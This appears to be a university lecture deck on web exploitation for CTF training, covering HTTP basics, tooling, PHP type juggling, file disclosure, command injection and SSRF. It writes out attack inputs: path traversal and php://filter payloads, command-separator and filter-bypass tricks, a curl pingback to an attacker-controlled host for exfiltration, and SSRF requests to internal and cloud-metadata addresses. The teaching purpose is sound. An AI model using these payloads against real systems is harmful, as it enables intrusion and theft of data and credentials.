



Web Exploitation 1

University of Insubria

Outline


- HTTP Overview
- Useful Tools
- Web App Analysis
- Type Juggling
- File Disclosure
- Command Injection
- SSRF

HTTP Overview

HTTP

- HTTP is the backbone of web communication with a client-server model.
- HTTP is **stateless**: each request is independent from the previous one
- It uses a human-readable, text-based format.
- Built on TCP for **reliability**
- Commonly used for loading web pages and APIs.

URL Structure



HTTP Protocol



```
GET / HTTP/1.1
User-Agent: Mozilla/5.0...
Host: cyberchallenge.it
Accept: */*
Accept-Encoding: gzip, deflate
Connection: Close
```



```
HTTP/1.1 200 OK
Date: Sun, 22 Jan 2023 22:24:29 GMT
Content-Type: text/html
Vary: Accept-Encoding
Server: cloudflare

<html>
...
```

HTTP Requests

- GET
- POST
- PUT
- PATCH
- DELETE
- HEAD
- CONNECT
- OPTIONS
- TRACE

HTTP Requests - GET

- GET requests are used to retrieve data from a web server. (e.g. Search queries)
- They can send parameters to give additional information to the request.
- Parameters are ampersand-separated key-value pairs (e.g. ?foo=bar&key=value).
- Depending on the parsing engine, parameters can be parsed in different ways.

```
// /test.php?id[]=1&id[]=2&id[]=3
$_GET['id'] === array(1, 2, 3);
```

```
// /test?foo[bar]=baz
req.query.foo === {
  bar: 'baz'
}
```


HTTP Requests - POST

POST requests are used to submit forms to the server and for any state-changing action.

Data is stored in the request body, that can have different formats, also called MIME types.

The most common textual MIME types are:

- **application/json** (Sends data in JSON format)
- **application/x-www-form-urlencoded** (Sends data as a query string)
- **text/plain** (Data is sent as-is, without any special format)

HTTP Responses

Each response has a status code, that indicates whether a response was successful or not, giving additional information about what happened.

- **1xx** (Information)
- **2xx** (Successful)
- **3xx** (Redirect)
- **4xx** (Client error)
- **5xx** (Server error)

HTTP Session Management

Cookies were introduced to make HTTP stateful:

- They are key-value pairs stored on the browser and automatically included in subsequent requests.
- Main uses: for session management, personalization and tracking
- They can be set either by the server (using the Set-Cookie header in HTTP responses) or by the client (using JavaScript)
- Cookies include metadata: the origin (specifies where the cookie should be sent), the expire date and some security policies (Secure, HTTPOnly, SameSite)

HTTP Session Management - Example



```
POST /login HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0...
Content-Type: application/json

{"username":"foo","password":"bar"}
```

HTTP Session Management - Example



```
HTTP/1.1 200
Date: Wed, 25 Jan 2023 16:42:08 GMT
Content-Type: text/html
Set-Cookie: PHPSESSID=XXXXX; path=/; secure; HttpOnly

<html>
...
```

- “secure” means that the cookie can only be sent via HTTPS
- “HttpOnly” means that JavaScript cannot access this cookie

HTTP Session Management - Example



```
GET /dashboard HTTP/1.1  
Host: example.com  
User-Agent: Mozilla/5.0...  
Cookie: PHPSESSID=XXXXX
```

Same Origin Policy

- The Same Origin Policy is a critical security mechanism.
It restricts how documents or scripts from one **origin** can interact with resources from another origin.
- An origin is defined by three elements: **protocol**, **host**, and **port**.
- Every script loaded in an origin can access the data of an external resource if and only if the origin is the same
- Of course, cross-origin requests are not entirely prohibited - they are simply suspect to the **CORS** policy.

Cross Origin Resource Sharing

- Is a security feature that restricts how a webpage can **request** resources from different origins
- The restrictions are defined by the server and enforced by the browser.
- It works by making a *preflight* request to the server hosting the cross-origin resource to check permissions before accessing it.
- The server specifies allowed origins via the **Access-Control-*** headers.
- Browsers use CORS in APIs such as `fetch()` or `XMLHttpRequest` to mitigate the risks of cross-origin HTTP requests.

Content Security Policy

- Is a security feature that restricts which resources a webpage can **load** from different origins, **including its own**.
- The web server defines the restrictions that the browser must enforce on each resource type.
- The instructions are sent via the **Content-Security-Policy** header.

```
Content-Security-Policy: default-src 'self'; script-src 'nonce-0x1234' cdnjs.com; img-src pinterest.com
```

CSP vs CORS

	CORS	CSP
Works By	Sending a preflight request (OPTIONS method) to check permissions	Blocking or allowing resources based on policy directives
Use case	Allowing APIs and static content to be accessed securely from other domains	Preventing unauthorized scripts and inline content execution
Focus	Manages cross-origin HTTP requests	Prevents execution of malicious or untrusted content
Purpose	Controls how a webpage can request resources from a different origin	Restricts which resources (scripts, styles, images, etc.) a webpage can load
Defined By	Server by Access-Control-* headers	Server by Content-Security-Policy header

Tools


Postman

Postman is a popular HTTP client used to test and debug web APIs. It supports a wide range of HTTP methods, authentication types, and data formats, making it a powerful tool for API development and testing.



Burp Suite

Burp Suite is a collection of tools that allows pentesters to test and identify vulnerabilities in web applications.




DevTools

The browser's DevTools is a set of web developer tools built into the web browser.

It is very useful to analyze and debug web applications.

In particular, we are interested in the “network”, “sources”, “console” and “application” tabs.



Snyk

Snyk CLI is a command line tool used to test the dependencies of a project for known vulnerabilities. It turns very useful when you have access to the source code of a challenge.

```
~/Work/snyk/snyk master ➜ snyk test

Testing /Work/snyk/snyk...

Organization:    team
Package manager: npm
Target file:     package-lock.json
Project name:    snyk
Open source:     no
Project path:    /Work/snyk/snyk
Local Snyk policy: found
Licenses:        enabled


✓ Tested 455 dependencies for known issues, no vulnerable paths found.

Tip: Detected multiple supported manifests (27), use --all-projects to scan all of them at once.

Next steps:
- Run 'snyk monitor' to be notified about new related vulnerabilities.
- Run 'snyk test' as part of your CI/test.
```

Request Bin


Request Bin is a simple service that allows developers to inspect and analyze HTTP requests. It allows you to create a unique endpoint, known as a "bin", to which you can send HTTP requests.



Ngrok

Ngrok is a tool that allows developers to securely expose a local web server to the internet, creating a unique URL that can be accessed by anyone.

Ngrok also provides additional features like inspection and replay of HTTP traffic.



requests - Python library

“requests” is a popular library that allows developers to send HTTP requests easily.

It provides functionalities like connection pooling, redirect handling, and support for both synchronous and asynchronous requests. It also supports advanced features like sessions and cookies.

```
import requests

my_headers = { 'User-Agent': 'Mozilla/5.0...' } # Additional headers
my_params = { 'key1': 'value1' } # URL Params (Query String)

r = requests.get('http://example.com', headers=my_headers,
                 params=my_params)
print(r.text) # prints the response body
print(r.status_code) # prints the status code of the response

data = { 'key2': 'value2' } # Request JSON body
jar = requests.cookies.RequestsCookieJar()
jar.set('PHPSESSID', 'XXXXX') # Set a new cookie

r = requests.post('http://example.com', headers=my_headers,
                  cookies=jar, json=data)
```

PayloadsAllTheThings

Payloads All The Things is a collection of useful payloads, commands and techniques that can be used during penetration testing and security assessments of web applications.



Web App Analysis

Web App Analysis

1. Use the app as a normal user would.

Web App Analysis

1. Use the app as a normal user would.
2. Check for any JavaScript.

Web App Analysis

1. Use the app as a normal user would.
2. Check for any JavaScript.
3. Try to find hidden code. (.git, robots.txt, any comment..)

Web App Analysis

1. Use the app as a normal user would.
2. Check for any JavaScript.
3. Try to find hidden code. (.git, robots.txt, any comment..)
4. Analyze the requests.

Web App Analysis

1. Use the app as a normal user would.
2. Check for any JavaScript.
3. Try to find hidden code. (.git, robots.txt, any comment..)
4. Analyze the requests.
5. Find information about the server. (Language, Framework, Version etc..)

Web App Analysis

1. Use the app as a normal user would.
2. Check for any JavaScript.
3. Try to find hidden code. (.git, robots.txt, any comment..)
4. Analyze the requests.
5. Find information about the server. (Language, Framework, Version etc..)
6. If you have the source code and it uses external dependencies, run Snyk on it.

Web App Analysis

1. Use the app as a normal user would.
2. Check for any JavaScript.
3. Try to find hidden code. (.git, robots.txt, any comment..)
4. Analyze the requests.
5. Find information about the server. (Language, Framework, Version etc..)
6. If you have the source code and it uses external dependencies, run Snyk on it.
7. Never trust any custom implementation.

Web App Analysis

1. Use the app as a normal user would.
2. Check for any JavaScript.
3. Try to find hidden code. (.git, robots.txt, any comment..)
4. Analyze the requests.
5. Find information about the server. (Language, Framework, Version etc..)
6. If you have the source code and it uses external dependencies, run Snyk on it.
7. Never trust any custom implementation.
8. Try to create unexpected behaviors.

Type Juggling

Type Juggling

Type Juggling refers to an **automatic type conversion** that occurs when operations or comparisons involve mismatched data types.

It is very common in loosely typed programming languages like PHP and JavaScript.

For example, in PHP, the expression `"5" == 5` evaluates to true because the string '5' is automatically converted to the number 5.

This can lead to **unexpected behavior** or security vulnerabilities if not handled carefully.

Always use strict comparisons (`===`) and validate user input to prevent type-related exploits

"===" Comparisons

[illegible]

"==" Comparisons

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE
1	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE
-1	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"1"	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	TRUE
array()	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE
"php"	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE

Equality in JavaScript

	true	false	1	0	-1	"true"	"false"	"1"	"0"	"-1"	""	null	undefined	Infinity	-Infinity	{}	{}	[]	[0]	[1]	NaN
true	True	False	True	True	False	True	False	True	True	True	True	False	False	False	False	False	False	False	False	False	False
false	False	True	False	False	True	False	True	False	False	False	False	True	True	True	True	True	True	True	True	True	True
1	True	False	True	True	False	True	False	True	True	True	True	False	False	False	False	False	False	False	False	False	False
0	True	False	True	True	False	True	False	True	True	True	True	False	False	False	False	False	False	False	False	False	False
-1	False	True	False	False	True	False	True	False	False	False	False	True	True	True	True	True	True	True	True	True	True
"true"	True	False	True	True	False	True	False	True	True	True	True	False	False	False	False	False	False	False	False	False	False
"false"	False	True	False	False	True	False	True	False	False	False	False	True	True	True	True	True	True	True	True	True	True
"1"	True	False	True	True	False	True	False	True	True	True	True	False	False	False	False	False	False	False	False	False	False
"0"	True	False	True	True	False	True	False	True	True	True	True	False	False	False	False	False	False	False	False	False	False
"-1"	False	True	False	False	True	False	True	False	False	False	False	True	True	True	True	True	True	True	True	True	True
""	True	False	True	True	False	True	False	True	True	True	True	False	False	False	False	False	False	False	False	False	False
null	False	True	False	False	True	False	True	False	False	False	False	True	True	True	True	True	True	True	True	True	True
undefined	False	True	False	False	True	False	True	False	False	False	False	True	True	True	True	True	True	True	True	True	True
Infinity	False	True	False	False	True	False	True	False	False	False	False	True	True	True	True	True	True	True	True	True	True
-Infinity	False	True	False	False	True	False	True	False	False	False	False	True	True	True	True	True	True	True	True	True	True
{}	False	True	False	False	True	False	True	False	False	False	False	True	True	True	True	True	True	True	True	True	True
{}	False	True	False	False	True	False	True	False	False	False	False	True	True	True	True	True	True	True	True	True	True
[]	False	True	False	False	True	False	True	False	False	False	False	True	True	True	True	True	True	True	True	True	True
[0]	False	True	False	False	True	False	True	False	False	False	False	True	True	True	True	True	True	True	True	True	True
[1]	False	True	False	False	True	False	True	False	False	False	False	True	True	True	True	True	True	True	True	True	True
NaN	False	True	False	False	True	False	True	False	False	False	False	True	True	True	True	True	True	True	True	True	True

Not equal

Loose equality
Often gives "false"
positives like "1" is
true; 0 is "0"

Strict equality
Mostly evaluates as
one would expect.

Type Juggling Example

Be careful when using double equals with PHP's standard library functions, as they can return unexpected values in certain circumstances.

```
echo "1" == 1; true
echo "1" === 1; false
echo NULL == 0; true
echo some_function(_) == 0; ?
```

Type Juggling

Challenge Time:

- [C-Style Login](#)

- Time: 30 minutes

File Disclosure

File Disclosure

A File Inclusion (or File Disclosure) is the impact that a vulnerability can have on the victim machine.

Attackers can exploit it to read sensitive data, such as configuration files or even source code (turning the remote application from a Black Box to a White Box).

Because it is an impact, there are multiple classes of vulnerabilities that lead to file disclosure (e.g. Path Traversal, RCE)

Every function that either works with files or executes commands can lead to a file disclosure.

File Disclosure

PHP provides many functions to read and execute external files, for example:

File Disclosure

PHP provides many functions to read and execute external files, for example:

Functions that **execute** files:

- `include()` => Includes a file; does not stop execution if the file is missing.
- `require()` => Similar to `include()`, but triggers a fatal error if the file is missing.
- `include_once()` / `require_once()` => Ensures the file is included only once.

File Disclosure

PHP provides many functions to read and execute external files, for example:

Functions that **execute** files:

- `include()` => Includes a file; does not stop execution if the file is missing.
- `require()` => Similar to `include()`, but triggers a fatal error if the file is missing.
- `include_once()` / `require_once()` => Ensures the file is included only once.

Functions that **read** files

- `fopen()` => Opens a file for reading/writing.
- `file_get_contents()` => Reads the entire file into a string.
- `readfile()` => Reads a file and directly outputs its contents.

File Disclosure

Some functions, like **curl**, may not seem directly related to file handling but can still be used to access or manipulate files.



```
$fd = curl_init('file:///etc/passwd');  
echo curl_exec($a);
```

File Disclosure Example



```
https://www.example.com/download_file.php?file=document.pdf
```

```
https://www.example.com/?page=home.php
```



```
readfile('./files/' . $_GET['file']);
```



```
include('./pages/' . $_GET['page']);
```

File Disclosure Example



```
https://www.example.com/download_file.php?file=document.pdf  
# We can manipulate the file parameter  
https://www.example.com/download_file.php?file=../../../../../../../../etc/passwd
```



```
https://www.example.com/?page=home.php  
# We can execute malicious code  
https://www.example.com/?page=evil.php  
# Or we can read the source code, thanks to PHP wrappers  
https://www.example.com/?page=php://filter/convert.base64-encode/resource=home.php
```

PHP - Null Byte Injection

In older versions of PHP, if you insert a null char in a string (%00, \x00) in a string, then everything after it is completely ignored. It's often used for manipulating file paths.

This vulnerability was **fixed in PHP 5.3.4**

```
include($_GET['file'] . ".php");  
# /page.php?file=php://filter/convert.base64-encode/resource=file.php  
# /page.php?file=/etc/passwd%00  
  
readfile($_GET['file'] . ".txt");  
# /page.php?file=file.php%00  
# /page.php?file=/etc/passwd%00
```

File Disclosure

Challenge Time:

- Light or Dark?

- Time: 30 minutes

Command Injection

Command Injection

Command Injection is a critical vulnerability that allows attackers to execute arbitrary shell commands on the victim's machine.

This often leads to full control of the remote system, enabling data theft, system manipulation, or further attacks.

It typically occurs when applications use unsafe user input to execute shell commands or call external programs.



```
https://example.com/ping?url=google.com
```



```
system('ping ' . $_GET['cmd']);
```

Command Injection

Here, the ; character is used as a command separator, resulting in the execution of “ping google.com” and “othercommand”.

However, ; is not the only character that allows to separate commands, we can also use the newline character (**\n**) and the logic operators: **&&** and **||**

Command substitutions are also suitable for injecting code: they work by substituting commands enclosed in special delimiters with their output: the two main syntaxes are `$(whoami)` or ``whoami``. e.g: `ls /home/$(whoami) => ls /home/ubuntu`



```
https://example.com/ping?url=google.com;othercommand
```


Command Injection

In CTF challenges, various restrictions are applied to make exploitation harder:

- No spaces (): use the Internal Field Separator (**`${IFS}`**)
- No slash (/): use **`${HOME:0:1}`**
- Banned keywords: break commands with backslash newline
- Banned characters: use hex encoding (“`\x2f\x65\x74\x63`” = “/etc”)

Command Injection

No output? You got 3 options:

- **Time based:** Just sleep and see if it works
- **Error based:** If the applications handles command errors, use them to try if your payload works
- **Pingback based:** make a simple request to your server and try if it works



```
ping google.com && sleep 5
```



```
ping google.com && exit 1
```



```
ping google.com && curl yoursite.com
```

Command Injection

Another useful yet uncommon way to check if your payload works is to use a **DNS pingback**. It's the same as a regular HTTP pingback, but it works with domain names. The DNS bin will provide you a DNS name like *.d264982a2216dc0c4.d.requestbin.net. If we replace the * symbol with a string (e.g. foobar), and then issue a DNS resolution, we will see a pingback in the requestbin page with the string just provided

The only downside of this technique is that you can only exfiltrate strings, while with regular HTTP request bin you can also exfiltrate files by uploading them.

The advantage is that DNS queries are hardly blacklisted on firewalls

To get a DNS bin, go to <http://requestbin.net/dns> or <http://dnsbin.zhack.ca/>

Code Injection

Code injection works in the same way as a command injection, the only difference is that the injected code will be executed by the application interpreter (e.g. PHP) instead of a shell.

If user supplied input is directly passed to the include or require statement, an attacker would be able to execute arbitrary PHP files on the filesystem

There are two main ways to inject PHP code:

- Using a file upload functionality to upload a file containing some PHP code, and then include it (possible when the server does not enforce an extension on the file)
- Writing PHP code to an already existing file (e.g. file-based databases or logs). This technique is called File Poisoning

Command Injection


Challenge Time:

- Basic RCE

- Time: 30 minutes


SSRF

SSRF



SSRF

SSRF is a vulnerability that allows an attacker to cause the server-side application to make requests to an unintended location.



SSRF

SSRF is a vulnerability that allows an attacker to cause the server-side application to make requests to an unintended location.

It works by manipulating user-supplied input that the server uses to fetch remote resources (e.g. a profile picture)

If the server does not properly validate this input, it may forward the request to an attacker-controlled location.

SSRFs are particularly dangerous because they allow bypassing the firewall.

SSRF



```
https://example.com/api/user/profile/image?url=https://i.imgur.com/image.jpeg
```



```
# assume you are making a POST request to the following URLs
```

```
https://example.com/api/user/profile/image?url=http://192.168.3.55/admin
```

```
https://example.com/api/user/profile/image?url=http://localhost:8000/admin
```

SSRF - Cloud Instances

If the vulnerable web application is hosted on a **cloud instance**, things become more interesting, because some of them have access to special URLs that often contain critical data.

For example, at the URL <http://169.254.169.254/> AWS instances can access the metadata API.

This host contains sensible information such as the IAM security credentials and general information about the vulnerable instance.

However, this is very unlikely to happen in CTF challenges.

SSRF - Exploiting Parsers

Applications typically use URL parsers to analyze user-supplied URLs by breaking them down into individual components (protocol, host, port, path, etc.)

The problem is that these parsers sometimes can be bypassed or exploited to perform SSRF attacks.

For example, the PHP functions **parse_url** (parses an URL for further analysis) and **readfile** (yes, readfile can also fetch URLs) parse the URLs differently.

I strongly recommend you to check out the [presentation](#) of Orange Tsai about URL parsers and SSRF attacks.

SSRF

Challenge Time:

- [SSRF 1](#)
- [SSRF 2](#)
- [SSRF 3](#)
- [SSRF 4](#)

- Time: 2 hours

Any Questions?

Don't forget to complete the 'Web Security 1' module by next week to level up your security skills!